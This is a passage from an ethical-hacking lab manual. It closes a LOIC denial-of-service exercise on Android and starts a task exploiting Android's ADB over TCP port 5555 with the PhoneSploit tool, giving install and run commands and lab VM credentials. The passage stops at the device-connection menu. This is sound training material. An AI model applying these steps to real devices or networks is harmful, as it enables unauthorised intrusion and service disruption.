


Figure 1.3.10: Wireshark displays network traffic

18. Now, click the **Stop capturing packets** icon ( ) in the toolbar to stop the process.

19. Observe the huge number of packets sent in the **Packets** field at the bottom of the **Wireshark** window, as shown in screenshot.




Figure 1.3.11: Stop packet capture

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Now switch back to the **Android** virtual machine and halt the DoS attack by clicking the **STOP** button.




Figure 1.3.12: Stopping the DoS attack

21. This concludes the demonstration of how to use LOIC on Android to launch a DoS attack on a target machine.
22. Close all open windows and document all the acquired information.
23. Turn off the **Windows 10**, **Windows Server 2019**, and **Android** virtual machines.

TASK 4

Exploit the Android Platform through ADB using PhoneSploit

In this task, we will exploit the Android platform through ADB using the PhoneSploit tool.

Android Debug Bridge (ADB) is a versatile command-line tool that lets you communicate with a device. ADB facilitates a variety of device actions such as installing and debugging apps, and provides access to a Unix shell that you can use to run several different commands on a device.

Usually, developers connect to ADB on Android devices by using a USB cable, but it is also possible to do so wirelessly by enabling a daemon server at TCP port 5555 on the device.

Note: We will target the **Android** virtual machine (**10.10.10.14**) using the **Parrot Security** virtual machine.

1. Turn on the **Parrot Security** and **Android** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon ( ) at the top of the **Desktop** window to open a **Parrot Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory
7. In the **Terminal** window, type **apt-get install adb** and press **Enter** to install ADB.
8. If a **Do you want to continue?** message appears during the installation, type **Y** and press **Enter** to continue.




Figure 1.4.1: Install ADB

TASK 4.1

Clone PhoneSploit Repository

9. Once the installation completes, type **git clone https://github.com/01010000-kumar/PhoneSploit** and press **Enter** to clone the PhoneSploit repository.




Figure 1.4.2: Cloning PhoneSploit

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.
- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 17 Hacking Mobile Platforms/GitHub Tools/** and copy the **PhoneSploit** folder.
- Paste the copied **PhoneSploit** folder on the location **/home/attacker/**.
- In the terminal window, type **mv /home/attacker/PhoneSploit /root/**.

10. Now, type **cd PhoneSploit** and press **Enter** to navigate to the PhoneSploit folder.

Note: By default, the tool will be cloned in the root directory.

11. Type **phyton3 -m pip install colorama** and press **Enter** to install the dependency.




Figure 1.4.3: Install dependency

12. Now, type **python3 phonesploit.py** and press **Enter** to run the tool.




Figure 1.4.4: Running PhoneSploit

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. The PhoneSploit main menu options appear, as shown in the screenshot.




Figure 1.4.5: PhoneSploit options

TASK 4.2

Specify and Exploit the Target Android Device

14. The **main_menu** prompt appears; type **3** and press **Enter** to choose **Connect a new phone**.
